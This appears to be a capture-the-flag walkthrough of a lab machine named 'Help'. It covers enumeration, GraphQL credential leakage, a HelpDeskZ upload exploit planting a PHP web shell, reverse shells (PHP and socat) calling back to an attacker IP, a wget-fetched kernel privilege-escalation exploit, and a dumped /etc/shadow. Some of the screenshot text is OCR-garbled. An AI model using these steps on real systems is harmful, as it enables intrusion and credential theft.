
Learning points:

- /graphql as a directory should be tried manually
- Exact search for kernel versions (Linux version 4.4.0-116)

Let's do Help!




Initial Scan

./nmapAutomator.sh 10.129.42.250 Full

```
Making a script scan on all ports
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-26 08:21 EST
Nmap scan report for 10.129.42.250
Host is up (0.18s latency).
PORT
           STATE SERVICE VERSION
                             OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
 | ssh-hostkey:
     2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)
256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)
     256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
  _http-title: Apache2 Ubuntu Default Page: It works
3000/tcp open http Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.66 seconds
```



Port 80




We look for unlinked directories:

ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-large-wordslowercase.txt -t 100 -u http://help.htb/FUZZ

```
ali)-[/opt/nmapAutomator]
             <u>/usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt</u> -t 100 -u http://help.htb/FUZZ
       v1.1.0
:: Method
   URL
                           http://help.htb/FUZZ
                           FUZZ: /usr/share/seclists/Discovery/Web-Content/raft-large-words-lowercase.txt false
10
   Wordlist
   Follow redirects
Calibration
    Timeout
:: Threads
:: Matcher
                           Response status: 200,204,301,302,307,401,403
                             [Status: 301, Size: 309, Words: 20, Lines: 10]
[Status: 301, Size: 306, Words: 20, Lines: 10]
javascript
                             [Status: 301,
[Status: 403,
                                             Size: 306,
Size: 288,
```


The javascript and support folders appear.

We find a helpdesk portal at the /support folder:



Finding a foothold

Well I'm guessing this is the exploit, Google?



Take exploit from https://www.exploit-db.com/exploits/40300

The exploit code mentions about timezone.... Maybe we need to do something about that.

```
r = requests.get(helpdeskzBaseUrl)

#Gets the current time of the server to prevent timezone errors - DoctorEww

currentTime = int((datetime.datetime.strptime(r.headers['date'], '%a, %d %b %Y %H:%M:%S %Z') - datetime.datetime(1970,1,1)).total_seconds())
```

Going back to port 3000

After some manual trials, we go to:


http://help.htb:3000/graphql and observe a different message

```
← → C (▲ Not secure | help.htb:3000/graphql

GET query missing.
```

And then (reference link):

A missing set of brackets:




Yes please! I meant username.... Yes




Since you are so helpful, how about the password?


http://help.htb:3000/graphql?query={user{password}}



Going to hashes.com, we find the password is:



We use helpme@helpme.com : godhelpmeplz to login to the helpdesk




We change the timezone at http://help.htb/support/?v=user_account&action=preferences.

It is changed from Indian/Christmas to Asia/chongqing.

PHP Webshell: /usr/share/webshells/php/simple-backdoor.php

Rename the webshell to phpshell.php

Go to http://help.htb/support/?v=submit_ticket&action=displayForm and fill up all fields, attach the shell and submit the ticket.



There is an error of "File is not allowed." from the application.

Despite the error message, the file is still uploaded:

```
if(!isset($error_msg) && $settings['ticket_attachment']==1){
       $uploaddir = UPLOAD_DIR.'tickets/';
       $filename = md5($_FILES['attachment']['name'].time()).".".$ext;
               $fileuploaded[] = array('name' -> $_FILES['attachment']['name'], 'enc' -> $filename, 'size' -> formatBytes($_FILES['attachment']
Suploadedfile = $uploaddir.$filename;
               if (!move_uploaded_file($_FILES['attachment']['tmp_name'], $uploadedfile)) {
                      $show_step2 = true;
                       $error_msg = $LANG['ERROR_UPLOADING_A_FILE'];
                       switch($fileverification['msg_code']){
                              case '1':
                              $show_step2 = true;
                              $error_msg = $LANG['INVALID_FILE_EXTENSION'];
                              break;
                              case '2':
                              $show_step2 = true;
                              $error_msg = $LANG['FILE_NOT_ALLOWED'];
                             break;
case '3':
                              $show_step2 = true;
                              $error_msg = str_replace('%size%',$fileverification['msg_extra'],$LANG['FILE_IS_BIG']);
```

python2 shelluploadexploit.py http://10.129.42.250/support/phpshell.php


Script reports it doesn't work.... This is because the script is checking for the file at /support 🙁

Source: https://github.com/evolutionscript/HelpDeskZ-1.0/blob/master/controllers/submit-ticket-controller.php



python2 shelluploadexploit.py http://10.129.42.250/support/ phpshell.php


Shell was uploaded successfully



Now copy the file from /usr/share/webshells/php/php-reverse-shell.php onto the local ~/Desktop Modify the IP address to match our current local IP address – change \$ip variable and \$port variable. Rename the file to phpshell.php

```
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
                                                                                                                                                                                         _ 🗆 ×
                                                                       File Edit View Search Terminal Help
             '10.10.14.23'; // CHANGE THIS
= 8080; // CHANGE THIS
                                                                            inet 192.168.1.130/24 brd 192.168.1.255 scope global dynamic noprefixroute e
50
                                                                      = null;
                  = null;
                 'uname -a; w; id; /bin/sh -i';
54
56 $d
57
58 //
                                                                      inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
valid_lft forever preferred_lft forever
4: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast sta
lte UNKNOWN group default qlen 500
59 // Daemonise ourself if possible to avoid 2 4: tun6
61
62 // pcntl_fork is hardly ever available, but
63 // our php process and avoid zombies. Wort
                                                                            link/none
inet 10.10.14.23/23 scope global tun0
  valid_lft forever preferred_lft forever
inet6 dead:beef:2::1015/64 scope global
  valid_lft forever preferred_lft forever
inet6 fe80::7cf1:b237:4116:4e9f/64 scope link stable-privacy
  valid_lft forever preferred_lft forever
64
65
66
         (function_exists('pcntl_fork')) {
                // Fork and have the parent process
$pid = pcntl_fork();
67
68
69
70
                            d = -1) {
printit("ERROR: Can't fork'
                                                                       __(root⊗kali)-[~]
# nc -nlvp 8080
                                                                       listening on [any] 8080 ...
```

Upload shell at http://help.htb/support/?v=submit_ticket&action=displayForm by filling in all the fields and attaching the phpshell.php (containing the reverse shell)



Run exploit to hunt for the shell:

```
python2 shelluploadexploit.py http://10.129.42.250/support/
phpshell.php
```

For some reason, while I was running the exploit, the shell came back already even though I haven't actually gone to phpshell.php again.

Upgrade to tty:

```
python -c "import pty;pty.spawn('/bin/bash')"
```

Get Linpeas onto the machine using wget:

On the Help machine, wget http://10.10.14.23:8811/linpeas.sh

```
help@help:/home/help$ wget http://10.10.14.23:8811/linpeas.sh
wget http://10.10.14.23:8811/linpeas.sh
--2021-01-26 17:26:46-- http://10.10.14.23:8811/linpeas.sh
Connecting to 10.10.14.23:8811... connected.
HTTP request sent, awaiting response... 200 OK
Length: 305277 (298K) [text/x-sh]
Saving to: 'linpeas.sh'
linpeas.sh
                   100%[=======] 298.12K
                                                        408KB/s
                                                                  in 0.7s
2021-01-26 17:26:47 (408 KB/s) - 'linpeas.sh' saved [305277/305277]
help@help:/home/help$ ls
ls
help linpeas.sh npm-debug.log user.txt
help@help:/home/help$ chmod 777 linpeas.sh
chmod 777 linpeas.sh
help@help:/home/help$ ./linpeas.sh
./linpeas.sh
Starting linpeas. Caching Writable Folders...grep: write error: Broken pipe
sh: printf: I/O error
grep: write error: Broken pipe
sh: printf: I/O error
```

Run the linpeas.sh script.

chmod linpeas.sh
./linpeas.sh

We get this:

```
[+] Cron jobs
https://book.hacktricks.xyz/linux-unix/privilege-escalation#scheduled
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
 daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
# For more information see the manual pages of crontab(5) and cron(8)
 m h dom mon dow
                     command
@reboot /usr/local/bin/forever start /home/help/help/dist/bundle.js
-rw-r--r-- 1 root root 722 Apr 5 2016 /etc/crontab
```

That would have been useful, just now but not now:

```
[+] Finding 'username' string inside key folders (limit 70)
/home/help/help/dist/bundle.js:var _user = { username: 'helpme@helpme.com', password: '5d3c93182bb20f07b994a7f617e99cff' };
```

And this:

```
[#] Operative system
[ij https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1-16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018
Distributor ID: Ubuntu
Description: Ubuntu 16.04.5 LTS
Release: 16.04
Codename: xenial
```

OS: Linux version 4.4.0-116-generic (buildd@lgw01-amd64-021) (gcc version 5.4.0 20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9)) #140-Ubuntu SMP Mon Feb 12 21:23:04 UTC 2018

```
searchsploit linux 4.4.0-116
```

Transfer the exploit to the help machine using wget:

On local kali desktop,

```
cp /usr/share/exploitdb/exploits/linux/local/44298.c .
python3 -m http.server 8811
```

```
(root kali) - [~/Desktop]
# searchsploit -p 44298
Exploit: Linux Kernel < 4.4.0-116 (Ubuntu 16.04.4) - Local Privilege Escalation
    URL: https://www.exploit-db.com/exploits/44298
    Path: /usr/share/exploitdb/exploits/linux/local/44298.c
File Type: C source, ASCII text, with CRLF line terminators

(root kali) - [~/Desktop]
# cp /usr/share/exploitdb/exploits/linux/local/44298.c
[root kali] - [~/Desktop]
# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...</pre>
```

On the victim machine,

```
wget http://10.10.14.23:8811/44298.c
gcc 44298.c -o rootme
chmod 755 rootme
```

And obtain the flags:

```
root@help:/root# cat root.txt
cat root.txt
b7fe6082dcdf0c1b1e02ab0d9daddb98
root@help:/root# ip addr
ip addr
1: lo: <L0OPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00 brd 00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:05:e2 brd ff:ff:ff:fff
    inet 10.129.42.250/16 brd 10.129.255.255 scope global ens192
        valid_lft forever preferred_lft forever
inet6 dead:beef::250:56ff:feb9:5e2/64 scope global mngtmpaddr dynamic
        valid_lft 8262sec preferred_lft 14262sec
    inet6 fe80::250:56ff:feb9:5e2/64 scope link
        valid_lft forever preferred_lft forever
root@help:/root#
```

```
root@help:/root# cat /etc/shadow
cat /etc/shadow
 root:$6$0xFeoGGt$laTXWqq0HJhw00JEIeBs/NpU9gWaE2CFrJt3auuJKMTos.DtoiPxEt2FIqXJLtmgLc01TX0kIyMf/Kbb3dcSX.:17863:0:99999:7:::
daemon:*:17743:0:99999:7:::
bin:*:17743:0:99999:7:::
 sys:*:17743:0:99999:7:::
sync:*:17743:0:99999:7:::
games:*:17743:0:99999:7:::
man:*:17743:0:99999:7:::
lp:*:17743:0:99999:7:::
mail:*:17743:0:99999:7:::
news:*:17743:0:99999:7:::
uucp:*:17743:0:99999:7:::
proxy:*:17743:0:99999:7:::
www-data:*:17743:0:99999:7:::
backup:*:17743:0:99999:7:::
list:*:17743:0:99999:7:::
irc:*:17743:0:99999:7:::
gnats::17743:0:99999:7:::
nobody:*:17743:0:99999:7:::
systemd-timesync:*:17743:0:99999:7:::
systemd-network:*:17743:0:99999:7:::
systemd-resolve:*:17743:0:99999:7:::
systemd-bus-proxy:*:17743:0:99999:7:::
syslog:*:17743:0:99999:7:::
_apt:*:17743:0:99999:7:::
_upic: .17,753.5333377...
messagebus:*:17862:0:99999:7:::
uuidd:*:17862:0:99999:7:::
 nelp:$6$Tsia2Jca$DZzILaq4zZtu6iehU.Qq3z2Nz849r9atqYsVFAIsKVPgCZ8u6OOiiaVlgGunFFBEzD2iWgDc.Dk3jiM8mOC.l1:17863:0:99999:7:::
sshd:*:17862:0:99999:7::
 mysql:!:17862:0:99999:7::
   ebian-exim:!:17863:0:99999:7:::
```

Bonus 1:getting to tty using socat

Download socat static binary from https://github.com/andrew-d/static-binaries/linux/x86 64/socat using a web browser

Host it on a python web server:

python3 -m http.server 8811

```
(root kali) - [~/Downloads]
# file socat
socat: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, stripped

(root kali) - [~/Downloads]
# shasum socat
fla4abd70f8e56711863f9e7ed0a4a865267ec77 socat

(root kali) - [~/Downloads]
# python3 -m http.server 8811
Serving HTTP on 0.0.0.0 port 8811 (http://0.0.0.0:8811/) ...
```

On Kali, use the command:

socat file: `tty`,raw,echo=0 tcp-listen:4444

On the victim, use the command:

./socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:10.10.14.23:4444

Bonus 2: Getting the server timezone

date && curl -v http://10.129.86.182

```
-(root∞kali)-[~]
 <u>-#</u> date && curl -v http://10.129.86.182
Tue 26 Jan 2021 09:30:50 PM EST
* Trying 10.129.86.182:80...
* Connected to 10.129.86.182 (10.129.86.182) port 80 (#0)
> GET / HTTP/1.1
> Host: 10.129.86.182
> User-Agent: curl/7.72.0
> Accept: */*
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Wed, 27 Jan 2021 02:30:52 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Last-Modified: Tue, 27 Nov 2018 13:49:28 GMT
< ETag: "2c39-57ba5b7e5205d"
< Accept-Ranges: bytes
< Content-Length: 11321
< Vary: Accept-Encoding
< Content-Type: text/html
```